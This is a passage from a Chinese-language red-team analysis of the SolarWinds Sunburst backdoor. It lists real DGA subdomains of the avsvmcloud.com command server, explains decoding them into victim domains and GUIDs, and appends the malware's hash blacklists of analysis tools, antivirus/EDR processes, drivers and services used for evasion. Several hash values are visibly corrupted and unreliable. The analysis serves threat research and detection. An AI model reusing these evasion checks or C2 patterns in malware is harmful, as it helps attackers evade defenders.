02m6hcopd17p6h450gt3.appsync-api.us-west-2.avsvmcloud.com
039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
043o9vacvthf0v95t81l.appsync-api.us-east-2.avsvmcloud.com
04jrge684mgk4eq8m8adfg7.appsync-api.us-east-2.avsvmcloud.com
04r0rndp6aom5fq5g6p1.appsync-api.us-west-2.avsvmcloud.com
04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com
05q2sp0v4b5ramdf7117.appsync-api.eu-west-1.avsvmcloud.com
060mpkprgdk087ebcr1jov0te2h.appsync-api.us-east-1.avsvmcloud.com
06o0865eliou4t0btvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07605jn8l36uranbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
07ttndaugjrj4pcbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
09un09cpkalitb9en1h4qlp.appsync-api.us-east-2.avsvmcloud.com
0apc5te703g8didtt834319.appsync-api.us-east-1.avsvmcloud.com
0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com
0br2kgmp2hbg90sb9uf29149711e.appsync-api.us-east-2.avsvmcloud.com
0bv6kouis4gtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com
0bvq8noo7tfrdksbu30g2st.appsync-api.us-east-2.avsvmcloud.com
0c32j0j6q8up3a4b6d6n0t6j0oeu.appsync-api.us-east-1.avsvmcloud.com
0c32j0j6q8up3aob6d6n0g6j0geu.appsync-api.us-east-1.avsvmcloud.com
0c6og5btugjqhhocoi60cou6iuir0crn.appsync-api.us-east-1.avsvmcloud.com
0catgds2ggijbpjbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
0dehpb0e2qsiej4holcs.appsync-api.us-west-2.avsvmcloud.com
0dv6fsons11r6hqh0657.appsync-api.us-west-2.avsvmcloud.com
0eke91jkeq78b5dt6cpqml0.appsync-api.us-east-2.avsvmcloud.com
```

通过上述DGA域名格式解析，我们仅提取最有价值的以“.”分隔的第一段看起来杂乱无序的编码尝试进行逆向解密，如下是解密结果的部分展示，可以发现此次黑客攻击目标的组织数量巨大，包括多数大型美国政府和企业的常见域名。



因为GUID是通过MD5计算出来的，所以要想还原MAC地址是不可能的，但这并不代表GUID就没有价值。FireEye在其GitHub上发布的DNS请求内部包含以下加密的GUID：

URL	GUID(64位)
6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud.com	0xEED328E059EB07FC
7sbvaemscs0mc925tb99.appsync-api.us-west-2.avsvmcloud.com	0x683D2C991E01711D
gq1h856599gqh538acqn.appsync-api.us-west-2.avsvmcloud.com	0x2956497EB4DD0BF9
ihvpgv9psvq02ffo77et.appsync-api.us-east-2.avsvmcloud. com	0xF7A37335B9E57DDB
k5kcubuassl3alrf7gm3.appsync-api.eu-west-1.avsvmcloud.com	0xA46E6E874771323C
mhdosoksaccf9sni9icp.appsync-api.eu-west-1.avsvmcloud.com	0xA46E6E874771323C

我们在解密出的文档中搜索发现同样的规律：

```
r1q6arhpujcf6jb6ervisu10odohu0it.appsync-api.us-west-2.avsvmcloud.com

domain name part GUID (0x2956497EB4DD0BF9) offset 0 = central.pima.g

0oni12r13ficnkqb2w.appsync-api.us-west-2.avsvmcloud.com

domain name part GUID (0x2956497EB4DD0BF9) offset 35 = ov

r8stkst71ebqgj66ervisu10bdohu0gt.appsync-api.us-west-2.avsvmcloud.com

domain name part GUID (0x683D2C991E01711D) offset 0 = central.pima.g

ulfmcf44qd58t9e82w.appsync-api.us-west-2.avsvmcloud.com

domain name part GUID (0x683D2C991E01711D) offset 35 = ov

617stsr6ntep0auho2v60be2h.appsync-api.us-east-2.avsvmcloud.com

domain name part GUID (0x92EB3D64B8A03CB) offset 35 = ions.com
```

由此可见相同GUID可以作为域名长度过长时进行分割的子串，逆向拼接即可形成完整的域名。

总结

本文从红队的视角分析了Sunburst后门中的TTPs，其后门实现逻辑可以看出攻击者把安全隐蔽(OpSec)放在了第一位，虽然其中很多技术是恶意软件本身的技巧，但是涉及的一些思想和TTPs对红队建设仍有很大参考价值，也透露出现阶段红队技巧和第一梯队APT组织实战攻击技巧的差距。红队行动首先就要制定策略，是隐蔽优先还是速度优先。但是无论哪种策略，OpSec始终是红队人员的必修课。

附：Sunburst环境检测阶段的黑名单

域名黑名单

HASH	归属地
11090670434044359l6UL	'swdev.local'(SolarWinds 本地设备)
152679806789291604l2UL	'swdev.dmz'(SolarWinds Development DMZ)
8381292265993977266UL	'lab.local'(本地实验室)
379640562369566552l4UL	'lab.na'(SolarWinds 北美办公室)
4578480846255629462UL	'lab.brno'(SolarWinds Brno 办公室)
8727477769544302060UL	'emea.sales'(EMEA Sales)
10734127004244879770UL	'cork.lab'(SolarWinds Cork 办公室)
11073283311104541690UL	'dev.local'(Development)
403023641397519965 4UL	'dmz.local'(Demilitarized Zone)
7701683279824397773UL	'pci.local'(PCI)
513225662010499863 7UL	'saas.swi'(SaaS SolarWinds)
5942282052525294911UL	'lab.rio'(SolarWinds Rio 办公室)
16858955978146406642UL	'pac.lab'(SolarWinds APAC 办公室)

进程黑名单

HASH	软件名称
259712498256178259 1UL	apimonitor-x64 (Rohitab病毒分析软件)
2600364143812063535UL	apimonitor-x86 (Rohitab病毒分析软件)
13464308873961738403UL	autopsy64 (AutopsyForensics)
4821863173800309721UL	autopsy (AutopsyForensics)

1296919044927600254 5UL	autoruns64 (Autoruns病毒分析软件)
3320026265773918739UL	autoruns (Autoruns病毒分析软件)
1209402709265559825 6UL	autorunsc64 (Autoruns病毒分析软件)
1065775167454102565 0UL	autorunsc (Autoruns病毒分析软件)
1191384272594911689 5UL	binaryninja (Binary Ninja病毒分析软件)
5449730069165757263UL	blacklight (BlacklightForensics)
292198192373389586UL	cff explorer (NTCore Explorer Suite病毒分析软件)
12790084614253405985UL	cutter (Rizin Cutter病毒分析软件)
5219431737322569038UL	de4dot (de4dotForensics)
15535773470978271326UL	debugview (DebugView病毒分析软件)
7810436520414958497UL	diskmon (DiskMon病毒分析软件)
133162110111595940 63UL	dnsd (Symantec反病毒)
13825071784440082496UL	dnspy (dnSpy病毒分析软件)
14480775929210717493UL	dotpeek32 (dotPeek病毒分析软件)
14482658293117931546UL	dotpeek64 (dotPeek病毒分析软件)

847375617928061917OUL	dumpcap (Wireshark病毒分析软件)
3778500091710709090UL	evidence center (Belkasoft Evidence CenterForensics)
879911815339772568 3UL	exeinfope (Exeinfo PE病毒分析软件)
1202796394239274353 2UL	fakedns (fakedns (iDefense)病毒分析软件)
576626207276463000UL	fakenet (fakenet病毒分析软件)
7412338704062093516UL	ffdec (Free Flash Decompiler病毒分析软件)
682250828679635420UL	fiddler (Fiddler病毒分析软件)
13014156621614176974UL	fileinsight (McAfee病毒分析软件)
1815090900653987652 1UL	floss (FireEye病毒分析软件)
10336842116636872171UL	gdb (gdb病毒分析软件)
12785322942775634499UL	hiew32demo (Hiew病毒分析软件)
1326022438150571584 8UL	hiew32 (Hiew病毒分析软件)
17956969551821596225UL	hollows_hunter (hollows hunter病毒分析软件)
8709004393777297355UL	idaq64 (IDA病毒分析软件)
14256853800858727521UL	idaq (IDA病毒分析软件)

812941199167243188 9UL	idr (InsightDR?病毒分析软件)
15997665423159927228UL	ildasm (IL Disassembler病毒分析软件)
1082964887814711212 1UL	ilspy (ILSpy病毒分析软件)
9149947745824492274UL	jd-gui (Java Decompiler病毒分析软件)
3656637464651387014UL	lordpe (LordPE病毒分析软件)
3575761800716667678UL	officemalscanner (Officemalscanner病毒分析软件)
4501656691368064027UL	ollydbg (OllyDbg病毒分析软件)
1029649467177730797 9UL	pdfstreamdumper (PDFStreamDumper病毒分析软件)
14630721578341374856UL	pe-bear (PE-bear病毒分析软件)
4088976323439621041UL	pebrowse64 (Pebrowser病毒分析软件)
9531326785919727076UL	peid (PeiD病毒分析软件)
6461429591783621719UL	pe-sieve32 (PE-sieve病毒分析软件)
6508141243778577344UL	pe-sieve64 (PE-sieve病毒分析软件)
10235971842993272939UL	pestudio (pestudio病毒分析软件)
247823196230607378 4UL	peview (Peview病毒分析软件)

990375875591717040 7UL	pexplorer (Pexplorer病毒分析软件)
14710585101020280896UL	ppee (PPEE病毒分析软件)
14710585101020280896UL	ppee (PPEE病毒分析软件)
1361181413507256 1278UL	procdump64 (ProcDump病毒分析软件)
2810460305047003196UL	procdump (ProcDump病毒分析软件)
203200886153078875 1UL	processhacker (Process Hacker病毒分析软件)
27407921587843457UL	procexp64 (Process Explorer病毒分析软件)
6491986958834001955UL	procexp (Process Explorer病毒分析软件)
2128122064571842954UL	procmon (ProcMon病毒分析软件)
10484659978517092504UL	prodiscoverbasic (ProDiscoveryForensics)
8478833628889826985UL	py2exedecompiler (Py2ExeDecompiler病毒分析软件)
10463926208560207521UL	r2agent (Radare2病毒分析软件)
7080175711202577138UL	rabin2 (Radare2病毒分析软件)
869742460120516905 5UL	radare2 (Radare2病毒分析软件)
7775177810774851294UL	ramcapture64 (Ram CapturerForensics)

1613013845075831017 2UL	ramcapture (Ram CapturerForensics)
506634811745884560UL	reflector (Red Gate Reflector病毒分析软件)
18294908219222222902UL	regmon (RegMon病毒分析软件)
3588624367609827560UL	resourcehacker (Resource Hacker病毒分析软件)
9555688264681862794UL	retdec-ar-extractor (Avast RetDec病毒分析软件)
5415426428750045503UL	retdec-bin2llvmir (Avast RetDec病毒分析软件)
364252565088326987 2UL	retdec-bin2pat (Avast RetDec病毒分析软件)
13135068273077306806UL	retdec-config (Avast RetDec病毒分析软件)
3769837838875367802UL	retdec-fileinfo (Avast RetDec病毒分析软件)
191060519014405309UL	retdec-getsig (Avast RetDec病毒分析软件)
1682585410644922036UL	retdec-idr2pat (Avast RetDec病毒分析软件)
7878537243757499832UL	retdec-llvmir2hll (Avast RetDec病毒分析软件)
1379935326318772271 7UL	retdec-macho-extractor (Avast RetDec病毒分析软件)
136762738649605683 4UL	retdec-pat2yara (Avast RetDec病毒分析软件)
12574535824074203265UL	retdec-stacofin (Avast RetDec病毒分析软件)

169905678511294919 37UL	retdec-unpacker (Avast RetDec病毒分析软件)
8994091295115840290UL	retdec-yarac (Avast RetDec病毒分析软件)
1387635643147222579 1UL	rundotnetdll (RunDotNetDLL病毒分析软件)
1496832016013187580 3UL	sbiesvc (Sandbox的IE虚拟化/容易)
1486892086916996408 1UL	scdbg (SCDBG病毒分析软件)
106672141413120087UL	scylla_x64 (Scylla病毒分析软件)
79089792725215063UL	scylla_x86 (Scylla病毒分析软件)
5614586596107908838UL	shellcode_launcher (Shellcode Launcher病毒分析软件)
3869935012404164040UL	solarwindsdiagnostics (SolarWindsdev/test)
3538022140597504361UL	sysmon64 (SysmonEDR)
1411137410707682289 1UL	sysmon (SysmonEDR)
7982848972385914508UL	task explorer (Task Explorer病毒分析软件)
8760312338504300643UL	task explorer-64 (Task Explorer病毒分析软件)
17351543633914244545UL	tcpdump (tcpdump病毒分析软件)
7516148236133302073UL	tcpvcon (TCPView病毒分析软件)

151141639114817933 50UL	tcpview (TCPView病毒分析软件)
15457732070353984570UL	vboxservice (VirtualBox虚拟化/容易)
16292685861617888592UL	win32_remote (IDA病毒分析软件)
1037484159168579412 3UL	win64_remotex64 (IDA病毒分析软件)
3045986759481489935UL	windbg (WinDbg (Microsoft)病毒分析软件)
17109238199226571972UL	windump (WinPcap WinDump病毒分析软件)
6827032273910657891UL	winhex64 (WinHex病毒分析软件)
5945487981219695001UL	winhex (WinHex病毒分析软件)
8052533790968282297UL	winobj (WinObj病毒分析软件)
17574002783607647274UL	wireshark (Wireshark病毒分析软件)
334174796311975585 0UL	x32dbg (x64dbg病毒分析软件)
14193859431895170587UL	x64dbg (x64dbg病毒分析软件)
17439059603042731363UL	xwforensics64 (X-Ways Forensics病毒分析软件)
1768397223609228789 7UL	xwforensics (X-Ways Forensics病毒分析软件)
700598796416086955UL	redcloak (Red Cloak / SecureWorksEDR)

366070525442687 6796UL	avgsvc (AVG反病毒)
12709986806548166638UL	avgui (AVG反病毒)
389079475678001 0537UL	avgsvca (AVG反病毒)
2797129108883749491UL	avgidsagent (AVG反病毒)
389076946801256 6366UL	avgsvcx (AVG反病毒)
14095938998438966337UL	avgwdsvcx (AVG反病毒)
11109294216876344399UL	avgadminclientservice (AVG反病毒)
1368907909245890092UL	afwserv (Avast反病毒)
11818825521849580123UL	avastui (Avast反病毒)
8146185202538899243UL	avastsvc (Avast反病毒)
2934149816356927366UL	aswidsagent (Avast/AVG反病毒)
13029357933491444455UL	aswidsagenta (Avast/AVG反病毒)
6195833633417633900UL	aswengsrv (Avast/AVG反病毒)
2760663353550280147UL	avastavwrapper (Avast反病毒)
1642331418361423071 7UL	bccavsvc (Avast反病毒)

2532538262737333146UL	psanhost (熊猫安全EDR)
4454255944391929578UL	psuaservice (熊猫安全EDR)
608811552870784872 8UL	psuamain (熊猫安全EDR)
1361105140157963462 1UL	avp (卡巴斯基反病毒)
1814762705783019116 3UL	avpui (卡巴斯基反病毒)
1763373430461124841 5UL	ksde (卡巴斯基EDR)
1358177670511191282 9UL	ksdeui (卡巴斯基EDR)
7175363135479931834UL	tanium (TaniumEDR)
3178468437029279937UL	taniumclient (TaniumEDR)
13599785766252827703UL	taniumdetectengine (TaniumEDR)
6180361713414290679UL	taniumendpointindex (TaniumEDR)
8612208440357175863UL	taniumtracecli (TaniumEDR)
8408095252303317471UL	taniumtracewebsocketclient64 (TaniumEDR)

驱动HASH黑名单

HASH	驱动名称
170973804901666236 72UL	cybkerneltracker.sys (CyberArk)
151949018170271735 66UL	atrsdfw.sys (Altiris / Symantec)
127184167892002753 32UL	eaw.sys (Raytheon Cyber Solutions)
183928819210997714 07UL	rvsavd.sys (OPSWAT / CJSC Returnil)
362614266576848776 4UL	dgdmk.sys (Verdasys)
123433340440365418 97UL	sentinelmonitor.sys (SentinelOne)
39778096085546266 9UL	hexisfsmonitor.sys (Hexis Cyber Solutions)
694310230151788481 1UL	groundling32.sys (Dell Secureworks)
135440317153340110 32UL	groundling64.sys (Dell Secureworks)
118017467086195713 08UL	safe-agent.sys (SAFE-Cyberdefense)
181597030630758665 24UL	crexecprev.sys (Cybereason)
835151375515278827UL	psepfilter.sys (Absolute Software)
165708043525753576 27UL	cve.sys (Absolute Software Corp.)
161446577393884290 3UL	brfilter.sys (Bromium - App allowlisting)
126791951636518347 76UL	brcow_x_x_x_x.sys (Bromium - App allowlisting)
271702551152870247 5UL	lragentmf.sys (LogRhythm)
179846329780128748 03UL	libwamf.sys (OPSWAT development)

服务HASH黑名单

HASH	安全厂商名称

1138527537889190608UL	carbonblack (Carbon Black - App allowlisting)
1369352587656082728 3UL	carbonblackk (Carbon Black - App allowlisting)
1784968010513152433 4UL	cbcomms (Carbon Black - App allowlisting)
1824640433067087733 5UL	cbstream (Carbon Black - App allowlisting)
8698326794961817906UL	csfalconservice (Crowdstrike Falcon - EDR)
9061219083560670602UL	csfalconcontainer (Crowdstrike Falcon - EDR)
1177194586910655223 1UL	csagent (Crowdstrike - EDR)
9234894663364701749UL	csdevicecontrol (Crowdstrike - EDR)
8698326794961817906UL	csfalconservice (Crowdstrike Falcon - EDR)
1569533875170074839 0UL	xagt (FireEye - EDR)
640589622539783622UL	xagtnotif (FireEye - EDR)
1569533875170074839 0UL	xagt (FireEye - EDR)
9384605490088500348UL	fe_avk (FireEye - EDR)
6274014997237900919UL	fekern (FireEye - Forensics)
1509220761543040281 2UL	feelam (ESET - EDR)

332076722922810153 41UL	fewscservice (FireEye - Forensics)
32003334965479383 54UL	ekrn (ESET - EDR)
14513577387099045298UL	eguiproxy (ESET - EDR)
607197993339007484UL	egui (ESET - EDR)
1558705016458344 3069UL	eamonm (ESET - EDR)
9559632696372799208UL	eelam (ESET - EDR)
4931721628717906635UL	ehdrv (ESET - EDR)
32003334965479383 54UL	ekrn (ESET - EDR)
2589926981877829912UL	ekrnepfw (ESET - EDR)
1799796748972306 6537UL	epfwwfp (ESET - EDR)
1407967629918130 1772UL	ekbdflt (ESET - EDR)
1793940561372907 3960UL	epfw (ESET - EDR)
521157249538507889UL	fsgk32st (F-Secure - EDR)
1497180909365581 7917UL	fswebuid (F-Secure - EDR)
1054586883352301 9926UL	fsgk32 (F-Secure - EDR)

150398341968579998 38UL	fsma32 (F-Secure - EDR)
140552437172507016 08UL	fssm32 (F-Secure - EDR)
5587557070429522647UL	fnrb32 (F-Secure - EDR)
1244517798573723780 4UL	fsaua (F-Secure - EDR)
1797877497775455315 9UL	fsorsp (F-Secure ORSP - EDR)
17017923349298346219UL	fsav32 (F-Secure - EDR)
17624147599670377042UL	f-secure gatekeeper handler starter (F-Secure - EDR)
1606665143076239411 6UL	f-secure network request broker (F-Secure - EDR)
1365526112524464769 6UL	f-secure webui daemon (F-Secure - EDR)
1244517798573723780 4UL	fsaua (F-Secure - EDR)
3421213182954201407UL	fsma (F-Secure - EDR)
1424367117728106951 2UL	fsorspclient (F-Secure ORSP - EDR)
1611275134317336553 3UL	f-secure gatekeeper (F-Secure - EDR)
3425260965299690882UL	f-secure hips (F-Secure - EDR)
9333057603143916814UL	fsbts (F-Secure - EDR)

3413886037471417852UL	fsni (F-Secure - EDR)
73158388244213522000UL	fsvista (F-Secure - EDR)
137833464387747426l4UL	f-secure filter (F-Secure - EDR)
2380224015317016190UL	f-secure recognizer (F-Secure - EDR)
34130526076512076 97UL	fses (F-Secure - EDR)
340797286393138625 0UL	fsfw (F-Secure - EDR)
1039390380486983189 8UL	fsdfw (F-Secure - EDR)
12445232961318634374UL	fsaus (F-Secure - EDR)
3421197789791424393UL	fsms (F-Secure - EDR)
541172992193764396UL	fsdevcon (F-Secure - EDR

参考文献

[1] Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With Sunburst Backdoor https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-Sunburst-backdoor.html

[2] Sunburst Additional Technical Details https://www.fireeye.com/blog/threat-research/2020/12/Sunburst-additional-technical-details.html

[3] Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

[4] 从Solarwinds供应链攻击（金链熊）看APT行动中的隐蔽作战, https://mp.weixin.qq.com/s/DsFgqpQ2Gbs0j0aQaFbsYA

[5] Sunburst Cracked, https://github.com/ITAYC0HEN/Sunburst-Cracked

[6] Sunburst DGA decoder, https://github.com/2igosha/Sunburst_dga

[7] Living Off The Land Binaries and Scripts (and also Libraries) https://lolbas-project.github.io/

[8] Bring Your Own Land (BYOL) – A Novel Red Teaming Technique https://www.fireeye.com/blog/threat-research/2018/06/bring-your-own-land-novel-red-teaming-technique.html

[9] ProcessColor.cna https://github.com/harleyQu1nn/AggressorScripts/blob/master/ProcessColor.cna#L10

[10] Seatbelt InterestingProcessesCommand https://github.com/GhostPack/Seatbelt/blob/master/Seatbelt/Commands/Windows/InterestingProcessesCommand.cs

[11] Sliver https://github.com/BishopFox/sliver